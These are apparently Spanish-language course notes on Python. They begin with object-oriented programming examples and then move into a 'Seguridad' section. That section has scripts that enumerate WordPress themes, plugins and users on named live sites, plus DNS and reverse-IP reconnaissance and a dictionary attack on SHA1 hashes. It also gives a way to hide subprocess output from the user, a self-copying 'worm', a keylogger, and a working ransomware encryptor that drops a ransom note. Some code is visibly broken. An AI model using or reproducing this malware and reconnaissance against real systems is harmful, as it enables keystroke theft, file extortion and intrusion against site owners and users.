a = Fabrica(20, "Andrea", 4)
```

```
Se creo el auto Andrea
Se elimino el auto Daniel
```

```
# Se llama al método str()
str(a)
```

```
'Andrea se fabrico con exito, en el tiempo 20 y tiene esta cantidad de ruedas 4.'
```

```
# Se llama al método len()
len(a)
```

```
20
```

d. La utilidad de usar objetos embebidos:

```
# Se crea la clase
class Fabrica:
    # Contructor
    def __init__(self, tiempo, nombre, ruedas):
        self.tiempo = tiempo
        self.nombre = nombre
        self.ruedas = ruedas
        print("Se creo el auto", self.nombre)
    # Retornamos un mensaje
    def __str__(self):
        return "{}({})".format(self.nombre, self.tiempo)
```

```
# Clase listado que listara los autos creados
class Listado:
    autos = []
    # Contructor que inicializa la lista
    def __init__(self, autos=[]):
        self.autos = autos
    # Agrega un auto con el append
    def fabricar(self, x):
        self.autos.append(x)
    # Muestra la lista
    def visualizar(self):
        for x in self.autos:
            print(x)
```

```
# Creamos el objeto
a = Fabrica(10, "Alvaro", 4)
```

```
Se creo el auto Alvaro
```

```
# Creamos el objeto y enviamos el objeto "a"
l = Listado([a])
```

```
# Mostramos la lista de autos
l.visualizar()
```

```
Alvaro(10)
```

```
# Creamos un nuevo auto
l.fabricar(Fabrica(10, "Manuel", 3))
```

```
Se creo el auto Manuel
```

```
l.visualizar()
```

```
Alvaro(10)
Manuel(10)
```

e. Encapsulamiento:

```
# El encapsulamiento no existe, pero se puede emular
class Encapsulamiento:
    __privado_atributo = "Soy un atributo que no se puede acceder desde afuera de la clase"
    def __privado_metodo(self):
        print("Soy un método que no puede ser accedido desde afuera de la clase")
```

```
# Generamos el objeto
e = Encapsulamiento()
```

```
# Verificamos que "e" es una clase
e
```

```
<__main__.Encapsulamiento at 0x21e92c7c8e0>
```

```
# Tratamos de mostrar el atributo privado, pero arrojara un error
e.__privado_atributo
```

```
---------------------------------------------------------------------------
AttributeError                            Traceback (most recent call last)
<ipython-input-38-4d9cfdace92c> in <module>
      1 # Tratamos de mostrar el atributo privado, pero arrojara un error
----> 2 e.__privado_atributo

AttributeError: 'Encapsulamiento' object has no attribute '__privado_atributo'
```

```
# Tratamos de mostrar el método privado, pero arroja un error
e.__privado_metodo()
```

```
---------------------------------------------------------------------------
AttributeError                            Traceback (most recent call last)
<ipython-input-39-86b32d94384f> in <module>
      1 # Tratamos de mostrar el método privado, pero arroja un error
----> 2 e.__privado_metodo()

AttributeError: 'Encapsulamiento' object has no attribute '__privado_metodo'
```

```
# Para poder acceder se debe llamar desde dentro de la clase, entonces:
class Encapsulamiento:
    __privado_atributo = "Soy un atributo que no podrá ser llamado desde fuera de la clase"

    def __privado_metodo(self):
        print("Soy un método privado que no podrá ser llamado desde fuera de la clase")

    def publico_atributo(self):
        return self.__privado_atributo

    def publico_metodo(self):
        return self.__privado_metodo()
```

```
# Creamos el objeto
e = Encapsulamiento()
```

```
# Mostramos el atributo
e.publico_atributo()
```

```
'Soy un atributo que no podrá ser llamado desde fuera de la clase'
```

```
# Mostramos el método
e.publico_metodo()
```

```
Soy un método privado que no podrá ser llamado desde fuera de la clase
```

f. Herencia:

```
# Clase sin herencia, para contextualizar, donde ruedas y distrubuidor
# no son necesarias
class Fabrica:
    def __init__(self, marca, nombre, precio, descripcion, ruedas=None, distribuidor=None):
        self.marca = marca
        self.nombre = nombre
        self.precio = precio
        self.descripcion = descripcion
        self.ruedas = ruedas
        self.distribuidor = distribuidor

Auto = Fabrica('Ford', 'Ranger', 'Camioneta 4x4', 4)
```

```
Auto.nombre
```

```
'Ranger'
```

```
# Para ejemplificar la herencia, se quita las ruedas y distribuidor que seran creados por
# las clases que heredan
class Fabrica:
    # Creamos el constructor
    def __init__(self, marca, nombre, precio, descripcion):
        self.marca = marca
        self.nombre = nombre
        self.precio = precio
        self.descripcion = descripcion
    # Creamos el str
    def __str__(self):
        # Con tres comillas se permite colocar salto de linea, y la barra inicial permite
        # eliminar las tabulaciones inciales
        return """\
MARCA\t\t{}
NOMBRE\t\t{}
PRECIO\t\t{}
DESCRIPCION\t{}""".format(self.marca, self.nombre, self.precio, self.descripcion)
```

```
# Clase Auto que hereda la clase Fabrica
class Auto(Fabrica):
    pass

# Como herede de Fabrica puede fabricar vehiculos
z = Auto('Ford', 'Ranger', 100.000, 'Camioneta')
print(z)
```

```
MARCA           Ford
NOMBRE          Ranger
PRECIO          100.0
DESCRIPCION     Camioneta
```

```python
# Clase Deportivo que hereda la clase Fabrica
class Deportivo(Fabrica):
    ruedas = ""
    distribuidor = ""

    def __str__(self):
        return """\
MARCA\t\t{}
NOMBRE\t\t{}
PRECIO\t\t{}
DESCRIPCION\t{}
RUEDAS\t\t{}
DISTRIBUIDOR\t{}""".format(self.marca,self.nombre,self.precio,self.descripcion,self.ruedas,self.distribuidor)
```

```python
deportivo = Deportivo('Volkwagen', 'Vento', 54000, 'El mejor')
deportivo.ruedas = 3
deportivo.distribuidor = 'Tu Autito'
```

```python
print(deportivo)
```

```
MARCA           Volkwagen
NOMBRE          Vento
PRECIO          54000
DESCRIPCION     El mejor
RUEDAS          3
DISTRIBUIDOR    Tu Autito
```

g. Clases heredadas y polimorfismo:

```python
# Clase principal
class Fabrica:
    def __init__(self, marca, nombre, precio, descripcion):
        self.marca = marca
        self.nombre = nombre
        self.precio = precio
        self.descripcion = descripcion

    def __str__(self):
        return """\
MARCA\t\t{}
NOMBRE\t\t{}
PRECIO\t\t{}
DESCRIPCION\t{}""".format(self.marca,self.nombre,self.precio,self.descripcion)
```

```python
# Clase secundaria que hereda de Fabrica
class Auto(Fabrica):
    pass
```

```python
# Clase secundaria que hereda de Fabrica
class Deportivo(Fabrica):
    ruedas = ""
    distribuidor = ""

    def __str__(self):
        return """\
MARCA\t\t{}
NOMBRE\t\t{}
PRECIO\t\t{}
DESCRIPCION\t{}
RUEDAS\t\t{}
DISTRIBUIDOR\t{}""".format(self.marca,self.nombre,self.precio,self.descripcion,self.ruedas,self.distribuidor)
```

```python
# Clase secundaria que hereda de Fabrica
class Accesorios(Fabrica):
    autor = ""
    fabricante = ""

    def __str__(self):
        return """\
MARCA\t\t{}
NOMBRE\t\t{}
PRECIO\t\t{}
DESCRIPCION\t{}
AUTOR\t\t{}
FABRICANTE\t{}""".format(self.marca,self.nombre,self.precio,self.descripcion,self.autor,self.fabricante)
```

```python
# Generamos los objetos
a = Auto('Ford', 'Ranger', 100000, 'Camioneta')

deportivo = Deportivo('Volkswagen', 'Vento', 5400, 'El mejor')
deportivo.ruedas = 3
deportivo.distribuidor = 'Tu autito'

accesorios = Accesorios('Fiat', 'Luces de neon', 10000, 'Iluminan mejor')
accesorios.autor = 'Vos'
accesorios.fabricante = 'Yo'
```

```python
# Creamos una lista y colocamos los objetos "accesorios" y "deportivo"
fabrica = [accesorios, deportivo]
```

```python
# Agregamos objeto "a" a la lista
fabrica.append(a)
```

```python
# Se verifica que es una lista de objetos
fabrica
```

```
[<__main__.Accesorios at 0x1a8ffd18760>,
 <__main__.Deportivo at 0x1a8ffd18a60>,
 <__main__.Auto at 0x1a8ffd18ac0>]
```

```python
# Se recorreo la lista completa
for x in fabrica:
    print(x, "\n")
```

```
MARCA           Fiat
NOMBRE          Luces de neon
PRECIO          10000
DESCRIPCION     Iluminan mejor
AUTOR           Vos
FABRICANTE      Yo

MARCA           Volkswagen
NOMBRE          Vento
PRECIO          5400
DESCRIPCION     El mejor
RUEDAS          3
DISTRIBUIDOR    Tu autito

MARCA           Ford
NOMBRE          Ranger
PRECIO          100000
DESCRIPCION     Camioneta
```

```python
# No arroja error porque todos tiene marca y precio
for x in fabrica:
    print(x.marca, x.precio)
```

```
Fiat 10000
Volkswagen 5400
Ford 100000
```

```python
# Arroja error porque autor no existen en todos los objetos
for x in fabrica:
    print(x.autor)
```

```
Vos

---------------------------------------------------------------------------
AttributeError                            Traceback (most recent call last)
<ipython-input-11-c2357622f23b> in <module>
      1 for x in fabrica:
----> 2     print(x.autor)

AttributeError: 'Deportivo' object has no attribute 'autor'
```

```python
# "isinstance" permite consultar objeto por objeto, de esta forma no
# tendremos el error anterior
for x in fabrica:
    if(isinstance(x, Auto)):
        print(x.marca, x.nombre)
    elif(isinstance(x, Deportivo)):
        print(x.marca, x.nombre, x.ruedas)
    elif(isinstance(x, Accesorios)):
        print(x.marca, x.nombre, x.fabricante)
```

```
Fiat Luces de neon Yo
Volkswagen Vento 3
Ford Ranger
```

```
# polimorfismo es una propiedad de la herencia por la que los objetos de
# distintas subclases pueden responder a una misma acción
```

```
# genera un descuento a un accesorio
def descuento_accesorio(t, descuento):
    t.precio = t.precio - (t.precio/100 * descuento)
```

```
# Aplicamos el descuento
descuento_accesorio(accesorios, 10)
```

```
accesorios.precio
```

```
9000.0
```

```
# Libreria que permite generar una copia de un objeto
import copy
copia_deportivo = copy.copy(accesorios)
```

```
print(copia_deportivo)
```

```
MARCA           Fiat
NOMBRE          Luces de neon
PRECIO          9000.0
DESCRIPCION     Iluminan mejor
AUTOR           Vos
FABRICANTE      Yo
```

h. Herencias múltiples:

```
class Primera:
    def __init__(self):
        print("Yo soy la Primera clase")
    def primera(self):
        print("Este es el método heredado de Primera")

class Segunda:
    def __init__(self):
        print("Yo soy la Segunda clase")
    def segunda(self):
        print("Este es el método heredado de Segunda")

class Tercera(Segunda, Primera):
    def tercera(self):
        print("Este es el método heredado de Tercera")
```

```
# La herencia multiple siempre da prioridad a la clase que esta más a
# la izquierda. Para solucionar este problema se hace lo de abajo
herencia_multiple = Tercera()
```

```
Yo soy la Segunda clase
```

```
herencia_multiple.primera()
```

```
Este es el método heredado de Primera
```

```
herencia_multiple.segunda()
```

```
Este es el método heredado de Segunda
```

```
herencia_multiple.tercera()
```


```
Este es el método heredado de Tercera
```

i. Como detectar dominios alojados en un Servidor:


Seguridad

26. Preparar el entorno

a. Instalar Python 2 y 3 desde https://www.python.org/downloads/
b. Guardar la ruta de instalación.
c. Verificar al momento de la instalación que la ruta de Python 2 y 3 se agreguen a las variables de entorno.
d. Renombrar los ficheros de Python 3,



e. Verificar las variables de entorno, si no existe crearlas,



f. Instalar Sublime Text.

27. ¿Cómo ejecutar archivos Python?


a. Ir a la carpeta donde se encuentra el archivo.
b. Ejecutar con Python o Python3.

28. Instalación de librerías principales a utilizar

a. Se utiliza **pip**:

Pip install <libreria>
python -m pip install <librería>

b. Instalar **requests**, **bs4** y **html5lib**:



29. **Vulnerabilidades en aplicaciones Web hechas en Wordpress**

a. **¿Qué es WordPress y cuáles son sus principales vulnerabilidades?**

WordPress**:**

i. Es un CMS o administrador de contenido.
ii. No se necesita saber programar.
iii. Es autoadministrable.
iv. Usa temas y plugin.

Vulnerabilidades

i. Su uso a nivel mundial expone a tu sitio a muchos ataques por bots o Netbots.
ii. Los Plugin de terceros pueden contener errores y vulnerabilidades.
iii. La ruta de Login (https://www.pagina.cl/wp-login.php) es conocida por todos los atacantes.
iv. Al no necesitar grandes conocimientos para el uso puede ocasionar errores humanos.Al confiar en las actualizaciones automática de WordPress no se realizan los monitores constates de actualizaciones.

b. **Escaneamos los temas de nuestros objetos**

i. Conocer el tema de WordPress es una brecha de seguridad, ya que se puede buscar por Internet las vulnerabilidades de ese tema.
ii. La librería **requests** se dedica a las peticiones http con las páginas web. Se pueden usar métodos como GET, POST, PUT entre otros.
iii. **Bs4 import BeautifulSoup** permite analizar páginas html.

```python
# -*- coding: utf-8 -*-

# Importamos librería requests
import requests
# Importamos libreria bs4 y usamos el paquete BeautifulSoup
from bs4 import BeautifulSoup

# Función principal
def main():
    # Indicamos el cliente que hara la solicitud
    agente = {'User-Agent':'Firefox'}
    # Se realiza la solicitud a la página web agregando la cabecera adicional
    objetivo = requests.get(url="https://achirou.com", headers=agente)
    # Obtenemos el código en modo texto
    parseamos = BeautifulSoup(objetivo.text, 'html5lib')
    # Recorremos la variable y filtramos por la etiqueta 'link'
    for link in parseamos.find_all('link'):
        # Busca si el href contiene la ruta 'wp-content/themes/'
        if 'wp-content/themes/' in link.get('href'):
            # Obtenemos el 'href'
            tema = link.get('href')
            # Dividimos por '/'
            tema = tema.split('/')
            if 'themes' in tema:
                # Posicion de 'themes'
                posicion = tema.index('themes')
                # Extraemos el tema de WP
                temas = tema[posicion+1]
                print("El tema que se usa es: " + temas)

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        exit()
```

c. **Escanear los Plugins de nuestro objeto**

```python
# Importamos librería para barra de progresos
from progress.bar import Bar

def main():
    # Verificamos si existe el fichero
    if path.exists("wp_plugins.txt"):
        # Agregamos el contenido en la variable
        plugins = open("wp_plugins.txt", "r")
        # Separamos por salto de línea
        plugins = plugins.read().split('\n')
        lista = []
        objetivo = "http://cibseg.cl/monumentopatagonia"
        barra = Bar("Procesando...", max=len(plugins))
        # Recorremos el contenido
        for plugin in plugins:
            barra.next()
            try:
                # Sacamos la información de la WEB
                plu = requests.get(url=objetivo+"/"+plugin)
                if plu.status_code == 200:
                    resultado = objetivo+""+plugin
                    lista.append(resultado.split("")[-2])
            except:
                pass
        barra.finish()
        for plugin in lista:
            print("Plugins: {}".format(plugin))
    else:
        print("No se encontro la lista")

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        exit()
```

d. **Escanear los usuarios de nuestro objetivo**

```python
# Se va a leer un json
import json
# Se va a consultar una web
import urllib.request

def main():
    objetivo = urllib.request.urlopen("http://bogado.cl/wp-json/wp/users")
    for x in json.loads(objetivo.read()):
        usuario = x['slug']
    print(usuario)

main()
```

30. **Recolectar información de servidores Web**

a. Obtener información de nuestro objetivo a través de su DNS:

Query Code	Query Type
A	Host Address
NS	Authoritative name server
MD	Mail destination
MF	Mail forwarder
CNAME	Canonical name for an alias
SOA	Start of a zone of authority
MB	Mailbox domain name
MG	Mail group member
MR	Mail rename domain name
NULL	Null RR
WKS	Well known service description
PTR	Domain name pointer
HINFO	Host information
MINFO	Mailbox or mail list information
MX	Mail exchange
TXT	Text strings
AXFR	Transfer of an entire zone
MAILB	Mailbox-related records
MAILA	Mail agent RR
ANY	All records

```python
# -*- coding: utf-8 -*-

# Permite trabajar con DNS
# python3 -m pip install dnspython
import dns.resolver

def main():
    try:
        # Aqui van los Query Code
        objetivo = dns.resolver.query("achirou.com", "NS")
        for x in objetivo:
            print(x)
    except:
        print("No pude obtener información.")

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        exit()
```

```
ns2.dns-parking.com.
ns1.dns-parking.com.
```

b. Obtenemos información del DNS con inversa lookup:

   i. Un servidor puede contener muchas páginas web.
   ii. Se va a utilizar https://viewdns.info/reverseip/

```python
# -*- coding: utf-8 -*-

import requests
from bs4 import BeautifulSoup

def main():
    objetivo = "achirou.com"
    agente = {'User-Agent':'Firefox'}
    web = requests.get("https://viewdns.info/reverseip/?host={}&t=1".format(objetivo), headers=agente)
    bea = BeautifulSoup(web.text, 'html5lib')
    buscar = bea.find(id="null")
    sitios = bea.find(border="1")
    for x in sitios.find_all("tr"):
        print("Sitios: " + x.td.string)
if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        exit()
```

c. Obtener información de la cabecera de la página WEB:

```python
# -*- coding: utf-8 -*-
#python obtenerInforCabecera.py -t <http://pagina.cl>

import requests
# permite pesar parámetros fuera de la hoja de código
import argparse

# Crea el objeto
parser = argparse.ArgumentParser()
# Se especifica las opciones de línea de comando
parser.add_argument('-t', '--target', help='Objetivo')
# Retorna los datos de las opciones especificadas
parser = parser.parse_args()

def main():
    # Si existe el objetivo
    if parser.target:
        try:
            objetivo = requests.get(url=parser.target)
            header = dict(objetivo.headers)
            for x in header:
                print(x + " : " + header[x])
        except:
            print("No me puedo conectar")
    else:
        print("Escribe bien el objetivo")

if __name__ == '__main__':
    main()
```

d. Búsqueda por Google con mechanize y web scraping:

i. Mechanize permite interactuar con sitios web.
ii. Instalar con **pip install mechanize**

```python
# Permite realizar busquedas
import mechanize
# Permite colocar argumentos en la linea de comando
import argparse
# Permite extrar páginas web
from bs4 import BeautifulSoup

# Crea el objeto
argparser = argparse.ArgumentParser()
# Opciones de la línea de comando
argparser.add_argument("-b", "--buscar", help="Opción a buscar")
# Retorna los datos
argparser = argparser.parse_args()

def main():
    # Verifica si se coloco un argumento
    if argparser.buscar:
        # Clase navegador
        search = mechanize.Browser()
        # Si se respetan las reglas de los robots
        search.set_handle_robots(False)
        # Si se deben tratar los encabezados http-equiv HTML como encabezados HTTP
        search.set_handle_equiv(False)
        # Cabecera o agente
        search.addheaders = [('User-Agent','Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; de) Opera 8.0')]
        # Definimos el buscador
        search.open("https://www.google.com")

        # Foco de entrada en el navegador, nr=0 nro de secuencia del formulario.
        search.select_form(nr=0)
        # donde q es parte de la busqueda de google
        search['q'] = argparser.buscar
        # Realiza la busqueda
        search.submit()
```

```python
        # Obtiene una copia de la busqueda
        b = BeautifulSoup(search.response().read(), 'html5lib')
        for x in b.find_all('a'):
            l = x.get('href')
            l = l.replace('/url?q=', '')
            print(l)
    else:
        print("palabra que queremos buscar")

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        print("Saliendo")
        exit()
```

e. Geolocalizar servidor objetivo:

```python
import urllib.request
import json

def main():
    ip = "181.43.201.15"
    objetivo = "https://ipinfo.io/{}/json".format(ip)
    urlli = urllib.request.urlopen(objetivo)
    cargajson = json.loads(urlli.read())

    for dato in cargajson:
        print(dato + " : " + str(cargajson[dato]))

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        exit()
```

31. **Descifrando contraseñas – Rompiendo Hash**:

a. Aprendemos sobre seguridad, que es un hash y como lo creamos con Python:

i. Un Hash es una función matemática de resumen.
ii. Ejemplo de cómo crear alguno hash:

```
>>> import hashlib
>>> clave = hashlib.md5("Manuel")
>>> clave.hexdigest()
'65314e903461a614229ea5a2099d758e'
>>> len(clave.hexdigest())
32
>>> clave = hashlib.sha256("Manuel")
>>> len(clave.hexdigest())
64
>>> clave = hashlib.sha512("Manuel")
>>> clave.hexdigest()
'4cafdd145146f8cdf64a17f585843c0962993fe3f133a84aa4517131830aed0b1f24dd
79ccd91b7'
>>> len(clave.hexdigest())
128
>>>
```

b. Crear diferente hash con Python:

```python
import hashlib

def main():
    # Para python 2
    # clave = raw_input("Ingresa la palabra a transformar en Hash: ")
    clave = str(input("Ingresa la palabra a transformar en Hash: "))

    # para python 2 no va el encode("utf-8")
    md5 = hashlib.md5(clave.encode("utf-8")).hexdigest()
    print("Este es un Hash MD5: " + md5)

    sha1 = hashlib.sha1(clave.encode("utf-8")).hexdigest()
    print("Este es un Hash SHA1: " + sha1)

    sha224 = hashlib.sha224(clave.encode("utf-8")).hexdigest()
    print("Este es un Hash SHA224: " + sha224)

    sha256 = hashlib.sha256(clave.encode("utf-8")).hexdigest()
    print("Este es un Hash SHA256: " + sha256)

    sha384 = hashlib.sha384(clave.encode("utf-8")).hexdigest()
    print("Este es un Hash SHA384: " + sha384)

    sha512 = hashlib.sha512(clave.encode("utf-8")).hexdigest()
    print("Este es un Hash SHA512: " + sha512)

if __name__ == '__main__':
    main()
```

c. Romper Hash con fuerza bruta:

```python
# jessica : 99996b911567c83cce17cdf194f314975c57ddf1

import hashlib

def main():
    resolverhash = raw_input("Ingrese el Hash a resolver: ")
    resolver = open("resolvedordeclaves.txt", 'r')

    for x in resolver.readlines():
        a = x.strip("\n")
        a = hashlib.sha1(a).hexdigest()
        if a == resolverhash:
            print("Clave: {} El hash resuelto: {}".format(x, a))

if __name__ == '__main__':
    main()
```

32. Como usar Python en Sistemas Operativos

a. Herramientas para analizar SO:

i. Se va a usar la librería OS desde https://docs.python.org/es/3/library/os.html

```python
import os

# Ubicación del archivo que se esta ejecutando
print("Ubicacion archivo Python: " + os.getcwd())
# Establece una ubicación
os.chdir("C:/Users/Manuel Levicoy O/OneDrive - Bogado Ingenieros Consultores SpA/Udemy - Hacking Python 3/Python")
# Ubicación actual
print("Ubicacion actual: " + os.getcwd())
# Lista ficheros y directorios en la ubicación actual
print(os.listdir(os.getcwd()))
```

b. Crear procesos sin que sepa el usuario:

```python
import subprocess
import os

# Ejecuta un ping
os.system("ping 8.8.8.8")
```

```python
import subprocess
import os

# Ocuta
esconder = open(os.devnull, 'w')

proceso = subprocess.call(['ping', '8.8.8.8'], stdout=esconder, stderr=subprocess.STDOUT)

if proceso == 0:
    print("El proceso se escondio con exito")
else:
    print("Algo sali mal")
```

c. Extraer información del Sistema Operativo:

```
from subprocess import check_output
import subprocess

sistema = check_output('systeminfo', stderr=subprocess.STDOUT)

registro = open('registro.txt', 'wb')
registro.write(sistema)
print("Confirmación de información sustraida")
registro.close()
```

d. Realizar un gusano:

```
import shutil
import sys

def main():
    if len(sys.argv) == 2:
        for x in range(0, int(sys.argv[1])):
            shutil.copy(sys.argv[0], sys.argv[0]+str(x)+'.py')
    else:
        print("Debes especificar la cantidad de gusanos a reproducir")

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        exit()
```

e. Keylogger simple:

```python
import datetime
from pynput.keyboard import Listener

x = datetime.datetime.now().strftime('%Y-%m-%d %H-%M-%S')

p = open(f'keylogger_{x}.txt', 'w')

def registro(llave):
    llave = str(llave)
    if llave == "'\\x03'":
        p.close()
        quit()
    elif llave == 'Llave.enter':
        p.write('\n')
    elif llave == 'Llave.space':
        p.write(' ')
    elif llave == 'Llave.backspace':
        p.write('%BORRAR%')
    else:
        p.write(llave.replace("'",""))

with Listener(on_press=registro) as u:
    u.join()
```

f. Crear un ransomware:

Fichero “**encrypt.py**”:

```python
from cryptography.fernet import Fernet
import os

def generate_key():
    key = Fernet.generate_key()
    with open('key.key', 'wb') as key_file:
        key_file.write(key)

def load_key():
    return open('key.key', 'rb').read()

def encrypt(items, key):
    f = Fernet(key)
    for item in items:
        with open(item, 'rb') as file:
            file_data = file.read()
        encrypted_data = f.encrypt(file_data)
        with open(item, 'wb') as file:
            file.write(encrypted_data)

if __name__ == '__main__':
    path_to_encrypt = 'C:\\Users\\mlevicoy\\Desktop\\victima'
    items = os.listdir(path_to_encrypt)
    full_path = [path_to_encrypt+'\\'+item for item in items]

    generate_key()
    key = load_key()
    encrypt(full_path, key)

    with open(path_to_encrypt+'\\'+'rescate.txt', 'w') as file:
        file.write('Ficheros encriptado por PEPE - \n')
        file.write('realizar el pago a la siguiente dirección:')
```

Fichero “**decrypt.py**”:

```python
from cryptography.fernet import Fernet
import os

def load_key():
    return open('key.key', 'rb').read()

def decrypt(items, key):
    f = Fernet(key)
    for item in items:
        with open(item, 'rb') as file:
            encryted_data = file.read()
        decrypted_data = f.decrypt(encryted_data)
        with open(item, 'wb') as file:
            file.write(decrypted_data)

if __name__ == '__main__':
    path_to_encrypt = 'C:\\Users\\mlevicoy\\Desktop\\victima'
    os.remove(path_to_encrypt+'\\'+'rescate.txt')

    items = os.listdir(path_to_encrypt)
    full_path = [path_to_encrypt+'\\'+item for item in items]

    key = load_key()
    decrypt(full_path, key)
```